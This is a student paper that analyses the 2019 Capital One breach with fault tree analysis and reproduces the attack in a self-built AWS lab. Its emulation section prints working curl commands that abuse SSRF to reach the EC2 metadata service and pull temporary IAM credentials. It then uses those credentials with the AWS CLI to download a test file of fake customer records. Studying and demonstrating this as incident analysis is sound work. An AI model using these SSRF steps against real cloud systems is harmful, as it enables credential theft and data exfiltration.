Root Cause Analysis of the Capital One Breach in 2019

Eonshik Kim
eo128494@ucf.edu
University of Central Florida
Orlando, Florida, USA

1 Abstract

The Capital One data breach in 2019 was a major incident in which about 106 million people's personal information was exposed, and it is a representative example of the vulnerability of cloud security. Based on the misconfigured web application firewall (WAF), the attacker exploited the server-side request forgery (SSRF) vulnerability to access the internal IAM credentials and to initiate the data breach. This project applies a methodology that investigates the sequence of events from the perspective of Fault tree analysis (FTA) based on public reports and technical analysis data. Results show that this data breach was not a single point failure, but a result of a series of collapses of multi-layered security controls. In particular, SSRF vulnerabilities, overly permissive IAM roles, and insufficient security monitoring were identified as key failures.

Code and Artifacts
https://github.com/eonshikkim/CapitalOne-Breach-Simulation-Lab

2 Introduction & Problem Statement

Capital One, a major American financial company, announced on 29 July 2019 that a breach had occurred[7]. A GitHub user discovered the breach and reported it to Capital One. Capital One was able to patch the vulnerability immediately. However, approximately 106 million customers' information was already leaked through GitHub and social media[6]. That information included customers' names, phone numbers, addresses, credit scores, social security numbers, etc[7]. According to the breach investigation conducted by Capital One, the attacker, Paige Thompson, was a former employee of Amazon Web Services (AWS), Capital One's cloud service provider(CSP)[6].On March 22 - 23, 2019, she performed the attack[6]. Thompson used Tor and VPN to hide her identity and performed an SSRF to be able to run commands as a remote user[6]. She found that the WAF was misconfigured by using a scanning tool[6]. Leveraging the misconfigured WAF, she accessed the EC2 metadata service(IMDS), obtained the temporary credentials and stole data from the AWS S3 storage bucket[6]. As a result, Capital One was penalized for $80 million[6].

The significance of the breach shows that it not only impacts customer information and financial data of Capital One, but also highlights several issues with their cloud security.

(1) **Failure of the Multi-layer defense:** The success of the attack was due to multiple failures in basic security practices, including application vulnerabilities (SSRF), overly permissive IAM roles with unnecessary S3 access, a lack of encryption in the S3 data store, and the absence of an API call and data access monitoring through AWS CloudTrail[15].
(2) **Known Cloud Environmental Vulnerability:** SSRF, the key attack technique used, has been a well-known threat to the security community since before 2019. In particular, the way of hijacking AWS metadata services was an old attack technique that was already discussed publicly at the RSA Conference 2015[16].
(3) **System Risk:** Most AWS accounts are likely vulnerable to similar attacks, indicating that Capital One's misconfiguration is not unique, but a broad industry issue[4].

In this project, I will use a post-incident review technique to identify the attack's vulnerabilities and determine its root cause. I will also simulate the part of the attack using an adversary emulation technique.

3 Related Work

The cloud environment attack using SSRF was not the first to appear in this Capital One breach, which was a known vulnerability. In addition, it was not caused by a single new vulnerability. It was the result of a combination of several known security challenges in the cloud environment.

RSA Conference: At the 2015 RSA conference, Erik Peterson, a member of Veracode, explained how to exploit sensitive metadata such as API keys in cloud environments through an SSRF vulnerability[16]. Additionally, Peterson and other experts have proposed a method of requesting a specific HTTP header when requesting metadata services to mitigate the threat. It is a security measure currently in place in Google Cloud[16].
OWASP Top 10: The risk of SSRF vulnerability has also been officially recognized by the OWASP Top 10, the industry's reputable standard. OWASP highlighted the seriousness of SSRF by adding it as an A10 to its list of "Top 10 Web Application Security Threats" released in 2021[11]. It objectively proves that the SSRF was not merely a theoretical threat but a significant and deadly real-world attack vector, recognized by security experts worldwide both before and after the Capital One incident in 2019.
Christophe Tafani-Dereeper: In 2017, a cloud security researcher Christopher publicly demonstrated that he could exploit an SSRF vulnerability in applications running on AWS EC2 instances to access the internal metadata service IP (169.254.169.254)[13]. He demonstrated that this attack path can successfully steal temporary AWS credentials (AccessKeyId, SecretAccessKey, Token) of IAM roles connected to instances[13]. This paper warned of a specific vulnerability in IMDSv1, which he had already strongly recommended two years ago that the Principle of Least Privilege be applied as a defense against[13].
Spencer Gietzen: In 2018, cloud security researcher Spencer Gietzen wrote a technical report on how 21 specific IAM permission setting errors can elevate low-authority accounts to full administrator permissions[5]. This study demonstrates that excessive

authority IAM roles, such as iam: PassRole or iam: AttachUserPolicy, are not just theoretical risks, but are actually exploitable attack paths[5]. It demonstrates that Capital One's failure to set up an IAM was a specific risk, already publicly known to the industry before 2019.

4 Methodology

This project uses a two-stage methodology to analyze the root cause of Capital One's data breach in 2019. Firstly, the post-incident review systematically dismantles and reconstructs the development of events based on publicly available data. After that, the initial analysis results are verified through the second step, adversary emulation. The entire research flow is shown in Figure 1.



Figure 1: The entire pipeline flow, concluding with a final assessment of vulnerabilities and suggestions for effective mitigation measures

4.1 Post-Incident Review

This project uses post-incident review methodology to thoroughly analyze the attack. In the review, Fault Tree Analysis (FTA) was used as a key root cause analysis(RCA) technique. The process began with the collection of evidence, an official report from the U.S. Department of Justice, and other reliable technical analysis reports. Next, I reconstructed the timeline of events from the initial intrusion in March 2019 to the discovery of the intrusion in July 2019 to determine the progress of the attack and the reasons for the delayed response. Subsequently, FTA was used to track the highest-level event, data breach, tracing it back to its underlying causes, and several vulnerabilities were combined to illustrate how the event occurred. Finally, I quantified and presented the impact of the data breach using summary tables.

4.2 Adversary Emulation

The second phase of work, adversary simulation, consisted of replicating key attack vectors in a laboratory environment. The results of this phase were used to validate vulnerabilities identified during the post-incident review process. I purposely deployed the vulnerable EC2 instance with IMDSv1 and checked if I could extract the temporary Amazon credentials that were required to access the data[9]. Three tools were used, the AWS CLI, Terraform, and Curl.[9]. Terraform was used to build a vulnerable AWS environment. Curl was used to reproduce the SSRF attack and obtain temporary credentials from the IMDSv1. Finally, AWS CLI was used to download the breached data from the S3 bucket using stolen credentials. Successful results of accessing the S3 bucket using the AWS credentials confirmed that the combination of an SSRF vulnerability and an overly permissive IAM role directly led to a data breach. It validated the result of FTA.

4.3 Evaluation Metrics

I defined the following six indicators to ensure that adversary emulation was a success and that it verified the FTA properly.

Metric 1: Successfully exploiting the SSRF vulnerability to list information of all available metadata categories in the EC2 instance.
Metric 2: Successfully extracting IAM role names and temporary credentials via the SSRF.
Metric 3: Successfully using stolen credentials to configure a new AWS CLI profile and listing accessible S3 buckets.
Metric 4: Successfully downloading the target file containing personal customer information from the S3 bucket to the local computer.
Metric 5: Successfully validating the contents of the target file from the local computer.
Metric 6: Successfully verifying the failure of the SSRF attack, after reconfiguring the vulnerable instance to IMDSv2.

5 Evaluation & Results

This section describes the results of the methodology, which consists of two parts: Post-Incident Review results, and Adversary Emulation results.

5.1 Post-Incident Review Results

The reconstructed timeline is as follows:

- March 12, 2019: Paige Thompson attempted to access the data from Capital One by using VPN[8].
- March 22, 2019: Thompson used the WAF-role account to execute the Sync command to obtain sensitive data from customers on Tor[8].
- June 27, 2019: Thompson posted on the internet that she was able to access the AWS S3 bucket and hinted that she used Ipredator and Tor for the attack[8].
- July 17, 2019: Capital One received an email that there is a GitHub link that indicates the data breach of Capital One[8].
- July 29, 2019: The FBI found that the name of the author for the GitHub account that was published was Thompson, and they arrested her[8].

By analyzing the timeline, it took about four months for Capital One to notice the data breach, highlighting a lack of monitoring on their part. On March 22, 2019, the ability of Thompson to invoke the list-buckets command indicates that she had excessive authorization for her role, demonstrating that the least privilege principle was not followed for the company. During the data breach investigation, Capital One discovered a GitHub Gist timestamped to



Figure 2: Fault Tree Analysis(FTA) showing how an existing security weakness and a successful SSRF attack resulted in a data breach

April 29, 2019, and confirmed that an incorrect WAF configuration led to the execution of the command on that server, allowing access to the cloud provider's bucket.[8]. Capital One also mentioned that a WAF misconfiguration causes commands to reach and execute on the servers, which is a typical example of an SSRF attack[8]. This confirms that there were SSRF vulnerabilities on their system. As a result, the initial root causes consist of four: a lack of monitoring, overly permissive IAM roles, misconfigured WAF, and SSRF vulnerabilities. I summarized my initial findings in Figure 2 as an FTA with a top-down approach. Due to the data breach, there were several impacts. Table 1 presents a summary of the impact on customer data, while Table 2 illustrates the economic impact due to the data breach.

Table 1: Impact on customers data

Data Type	Impact
Social Security Numbers(SSN)	about 140,000 leaked [3]
Linked Bank Accounts	about 80,000 leaked [3]
Canadian Social Numbers	about 1 million leaked [3]

Table 2: Economic Impact

Cost Element	Impact
Corporate Fine	about $80 million [14]
Lawsuit Settlement	about $190 million [14]
Total Costs	Over $270 million [14]

5.2 Adversary Emulation Results

I ran the attack simulation to verify the vulnerabilities identified on FTA from the Post-Incident Review results. The emulation was conducted in the sequence of SSRF vulnerability exploitation, stealing temporary AWS credentials, and obtaining a file that contains sensitive data. After the simulation, the mitigation result was also explained. The lab was followed based on the GitHub repository that Shay Raize Meshulam[9] published as guidance, and modifications were made from the original main.tf file and the readme file, which fixed errors from the previous instruction. For the SSRF vulnerability exploitation, I first performed an SSRF attack on an IMDSv1 environment deployed through Terraform. I manipulated the URL parameter using the curl command. I then made the server send a query to the IMDSv1. As shown in Figure 3, it displayed all of the available information on metadata categories. It showed that Metric 1 was achieved.

```
erik@Eriks-MacBook-Pro-2 Test % curl "http://3.149.164.33/?u
rl=http://169.254.169.254/latest/meta-data/"
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested
: <font color="red">http://169.254.169.254/latest/meta-data/
</font> for you
</h2><br><br>


ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
```

Figure 3: Validation of Metric 1, showing that the SSRF attack successfully listed the information of available metadata categories of EC2 instances

For stealing AWS temporary credentials, I accessed the iam/security-credentials/c-demo-role path to extract temporary AccessKeyId, SecretAccessKey, and Token for c-demo-role, which is shown in Figure 4. It confirmed that the application has no input validation and that the instance profile can be accessed without session authentication. It successfully validates Metric 2.

```
erik@Eriks-MacBook-Pro-2 Test % curl "http://3.149.164.33/?u
rl=http://169.254.169.254/latest/meta-data/iam/security-cred
entials/c-demo-role/"
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested
: <font color="red">http://169.254.169.254/latest/meta-data/
iam/security-credentials/c-demo-role/</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2025-11-10T16:00:04Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAVO
  "SecretAccessKey" : "TH
tn+",
  "Token" : "IQoJb3JpZ2lu
oSEK7MyLDc0ErC+lLNFhM8EeO
FfdWBzvEjq9h4T3W/KWnmPwoq
wvOuAcT2V7yqZBRONCS46hMIG
```

Figure 4: Validation of Metric 2, showing that after performing an SSRF attack, successfully extracted c-demo-role and stole temporary AWS credentials

With the temporary AWS credentials that I obtained, I used them as a new AWS CLI profile, and I was able to access the AWS S3 bucket, which I named capitalone-breach-simulation-lab. I used ls command to display the bucket and It is shown in Figure 5. It proved that the IAM role was permissive since the temporary credential shouldn't have had access to the S3 bucket. It showed that Metric 3 was validated.

```
erik@Eriks-MacBook-Pro-2 Test % aws s3 ls --profile c-demo
2025-11-10 10:59:02 capitalone-breach-simulation-lab
```

Figure 5: Validation of Metric 3, showing that the aws s3 ls command successfully listed the AWS S3 bucket using stolen credentials, Verifying that the role was overly permissive

I then downloaded the topsecretfile.csv file and saved it to my computer, which is shown in Figure 6. It showed that Metric 4 was verified.

```
erik@Eriks-MacBook-Pro-2 Test % aws s3 cp s3://capitalone-br
each-simulation-lab/top_secret_file ./ --profile c-demo
Completed 128 Bytes/128 Bytes (530 Bytes/s) with 1 file(s) r
download: s3://capitalone-breach-simulation-lab/top_secret_f
ile to ./top_secret_file
```

Figure 6: Validation of Metric 4, topsecretfile.csv data was successfully downloaded from the S3 bucket to my computer, demonstrating the completion of an attack simulation

I then proved that I can directly see the contents of the file through the terminal by using the cat command, which is shown in Figure 7. I was able to see all of the sensitive information of customers that I wrote in topsecretfile.csv, containing customers' usernames, names, locations, credit scores, and phone numbers. It successfully satisfied Metric 5.

```
erik@Eriks-MacBook-Pro-2 Test % cat top_secret_file
User Name,Name,location,Credit Score,Phone Number
John123,John,Chicago,726,111-111-1111
Lucy456,Lucy,New York,685,222-222-2222%
```

Figure 7: Validation of Metric 5, using the cat command to verify the contents, and checking the breach of sensitive data of customers

5.3 Mitigation of the breach

To mitigate the SSRF attack, IMDSv2 can be used. IMDSv2 was applied to EC2 instances to verify if the proposed mitigation is correct. After running the same SSRF attack again by trying to access the iam/security-credentials/c-demo-role path to extract temporary AccessKeyId, SecretAccessKey, I found that the attack failed. Instead of displaying the temporary credentials, it displayed that the server couldn't find the corresponding request, which is shown in Figure 8.It successfully confirmed Metric 6.

```
erik@Eriks-MacBook-Pro-2 Test % curl "http://3.
149.164.33/?url=http://169.254.169.254/latest/m
eta-data/iam/security-credentials/c-demo-role/"

<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find
: <font color="red">http://169.254.169.254/late
st/meta-data/iam/security-credentials/c-demo-ro
le/</font> for you
</h2><br><br>
```

Figure 8: Validation of Metric 6, mitigation validation in which the same SSRF attack fails to retrieve credentials after the EC2 instances are applied with IMDSv2

6 Discussion & Challenge

This section discusses about the errors that I faced while performing the adversary emulation, how I fixed them, and what the limitations and potential improvements of the lab are.

6.1 Challenge: BucketAlreadyExists Error

When I performed the terraform apply command, I faced the error "Error: creating Amazon S3 (Simple Storage) Bucket (c-one-demo): BucketAlreadyExists: The requested bucket name is not available. The bucket namespace is shared by all users of the system. Please select a different name and try again". I discovered that the bucket name should be unique among AWS customers[10]. As a result, I modified the one that defines the bucket name in main.tf file. from

```
variable "bucket_name" {
  default = "c-one-demo"
}
```

to

```
variable "bucket_name" {
  default = "capitalone-breach-simulation-lab"
}
```

Once I re-ran the terraform destroy and terraform apply commands, I didn't see the same error, but I got another error called AccessControlListNotSupported, which I will explain in the following section.

6.2 Challenge: AccessControlListNotSupported Error

When I entered the terraform apply command again, I got an error" Error: error creating S3 bucket ACL for capitalone-breach-simulation-lab: AccessControlListNotSupported: The bucket doesn't allow ACLs". I found that AWS currently disables ACL on S3 buckets as a default setting[1]. However, from legacy main.tf, there was a block that tried to enable private ACL, which caused the conflict and caused this error. I removed the block below.

```
resource "aws_s3_bucket_acl" "acl" {
  bucket = aws_s3_bucket.c-one-demo.id
  acl    = "private"
}
```

I re-ran the terraform destroy and terraform apply commands, I didn't see the same error, but I got another error called InvalidBlockDeviceMapping, which I will explain in the following section.

6.3 Challenge: InvalidBlockDeviceMapping Error

When I entered the terraform apply command again, I got an error"InvalidBlockDeviceMapping: Volume of size 10GB is smaller than snapshot 'snap-01fab4378a5473064', expect size>= 16GB".

I discovered that I needed to provide a blockDeviceMapping that is bigger than the size of the AMI snapshot[2]. So, I changed the value of volume size from 10 to 16.

```
root_block_device {
  volume_type           = "gp3"
  volume_size           = 16
  delete_on_termination = true
}
```

I re-ran the terraform destroy and terraform apply commands, I didn't see the same error, but I got another error called InvalidParameterCombination, which I will explain in the following section.

6.4 Challenge: InvalidParameterCombination Error

When I entered the terraform apply command again, I got an error "InvalidParameterCombination: The specified instance type is not eligible for Free Tier. For a list of Free Tier instance types, run 'describe-instance-types' with the filter 'free-tier-eligible=true'". I found that t2.micro is outdated and it is no longer used and replaced with t3.micro for the free tier instance[12]. I changed the default value of instance type from t2.micro to t3.micro as shown below.

```
variable "instance_type" {
  default = "t3.micro"
}
```

After fixing this issue, I re-ran the terraform destroy and terraform apply commands. Finally, all errors were fixed, and I was able to successfully run the terraform apply command.

6.5 Limitations and Potential Improvements

After I performed the Adversary Emulation and verified the results, I noticed that there were some limitations in checking all of the vulnerabilities that I listed in my FTA.

(1) **The Adversary Emulation results didn't explicitly verify that WAF was misconfigured:** I showed implicitly that WAF was misconfigured by showing the result that I was able to list the metadata categories in Figure 3. However, it didn't explicitly show that WAF was minconfigured. It is just assumed that a misconfiguration of WAF happened.

(2) **The Adversary emulation results didn't implicitly or explicitly show that there was a lack of monitoring from the Capital One side:** I proved that there was a lack of monitoring from Capital One from the Post Incident review results that I mentioned, it took about four months for Capital One to notice the data breach. However, it didn't either implicitly or explicitly show that there was a lack of monitoring from the Adversary Emulation results.

Potential improvements for the above limitations,

- **Simulating the WAF:** I can verify whether the same issue happens on a well-configured WAF. I can deploy a well-configured WAF on IDMSv1 and check if it can mitigate the breach like IDMSv2.
- **Monitoring with Cloud Trail:** I can use the Cloud Trail and check if I could have prevented the issue before the breach happened by checking the log of the Cloud Trail.

7 Concluding Remarks

In conclusion, the project identified through FTA that four key factors combined to cause the accident: Lack of monitoring, permissive IAM roles, misconfigured WAF, and SSRF vulnerabilities. It suggests that the Capital One data breach in 2019 was caused by the failure of the Multi-layer defense, rather than a single point of failure. Adversary Emulation results also confirmed the SSRF vulnerabilities, and permissive IAM roles. While performing Adversary Emulation, I realized that the legacy main.tf file was incompatible in the current AWS environments. It shows that Infrastructure as Code(IAC) that hasn't been maintained can cause issues. There could be more issues with IoT devices since the legacy code of IOT devices is often tough to update, or rarely patched. Incompatibility with cloud services can lead to data breaches. In the future, companies should ban IMDSv1 and only use IMDSv2. AWS currently doesn't force customers to use IMDSv2. They instead let customers choose IMDSv1 or IMDSv2. Therefore, if the customer isn't aware of the risk of IMDSv1, there is a risk of data breach. In addition, the customer shouldn't only rely on IMDSv2. It should be combined with other defense techniques, such as the principle of least privilege and continuous vulnerability monitoring.

8 Use of AI

I didn't use any AI tools for this final project.

References

[1] Amazon Web Services. 2025. Controlling ownership of objects and disabling ACLs for your bucket. https://docs.aws.amazon.com/AmazonS3/latest/userguide/about-object-ownership.html. Accessed: 24 November 2025.

[2] bwmetcalf. 2023. Volume of size 1GB is smaller than snapshot. https://github.com/aws/karpenter-provider-aws/issues/3302. GitHub issue #3302 in `aws/karpenter-provider-aws`, accessed 24 November 2025.

[3] Capital One. 2019. *2019 Capital One Cyber Incident: What Happened.* Capital One. https://www.capitalone.com/digital/facts2019/

[4] CloudSploit. 2019. *A Technical Analysis of the Capital One Hack.* CloudSploit. https://medium.com/cloudsploit/a-technical-analysis-of-the-capital-one-hack-a9b43d7c8aea

[5] Spencer Gietzen. 2018. AWS IAM Privilege Escalation – Methods and Mitigation. Rhino Security Labs Blog. https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/

[6] Tanner Jones. 2022. *Capital One Data Breach — 2019. Introduction.* https://medium.com/nerd-for-tech/capital-one-data-breach-2019-f85a259eaa60 Medium, Nerd For Tech.

[7] Shaharyar Khan, Ilya Kabanov, Yunke Hua, and Stuart Madnick. 2023. A Systematic Analysis of the Capital One Data Breach: Critical Lessons Learned. *ACM Transactions on Privacy and Security* 26, 1, Article 3 (Feb. 2023). doi:10.1145/3546068

[8] Joel Martini. 2019. Complaint for Violation of 18 U.S.C. § 1030(a)(2), *United States of America v. Paige A. Thompson*, Case No. MJ19-0344. United States District Court for the Western District of Washington, at Seattle, 12 pages. https://www.justice.gov/usao-wdwa/press-release/file/1188626/download Before the Honorable Mary Alice Theiler, U.S. Magistrate Judge.

[9] Shay Raize Meshulam. 2022. *CapitalOne-SSRF-demo: IaC to create reproduction of Capital One SSRF breach on AWS EC2 and S3 resources.* https://github.com/shayrm/CapitalOne-SSRF-demo

[10] organicnz. 2020. Error: Error creating S3 bucket: BucketAlreadyExists: The requested bucket name is not available. The bucket namespace is shared by all users of the system. Please select a different name and try again. https://github.com/cloudposse/terraform-aws-tfstate-backend/issues/54. GitHub issue #54 in repository `cloudposse/terraform-aws-tfstate-backend`.

[11] OWASP Foundation. 2021. *A10:2021 – Server-Side Request Forgery (SSRF).* OWASP. https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

[12] Reddit user. 2025. Why is `t2.micro` not free-tier eligible on my AWS account? https://www.reddit.com/r/aws/comments/1m8t9rb/why_is_t2micro_not_freetier_eligible_on_my_aws/. Discussion on r/aws, accessed 24 November 2025.

[13] Christophe Tafani-Dereeper. 2017. Abusing the AWS metadata service using SSRF vulnerabilities. Personal blog. https://blog.christophetd.fr/abusing-aws-metadata-service-using-ssrf-vulnerabilities/ Updated 2020-12-20.

[14] The Volkov Law Group. 2022. *Regulatory Implications from 2019 Capital One Hack and Recent Conviction of Former AWS Engineer.* https://www.jdsupra.com/legalnews/regulatory-implications-from-2019-7766499/ JD Supra.

[15] Riyaz Walikar. 2019. *An SSRF, privileged AWS keys and the Capital One breach.* Appsecco Blog. https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af

[16] Rob Wright and Chris Kanaracus. 2019. *Capital One hack highlights SSRF concerns for AWS.* https://www.techtarget.com/searchsecurity/news/252467901/Capital-One-hack-highlights-SSRF-concerns-for-AWS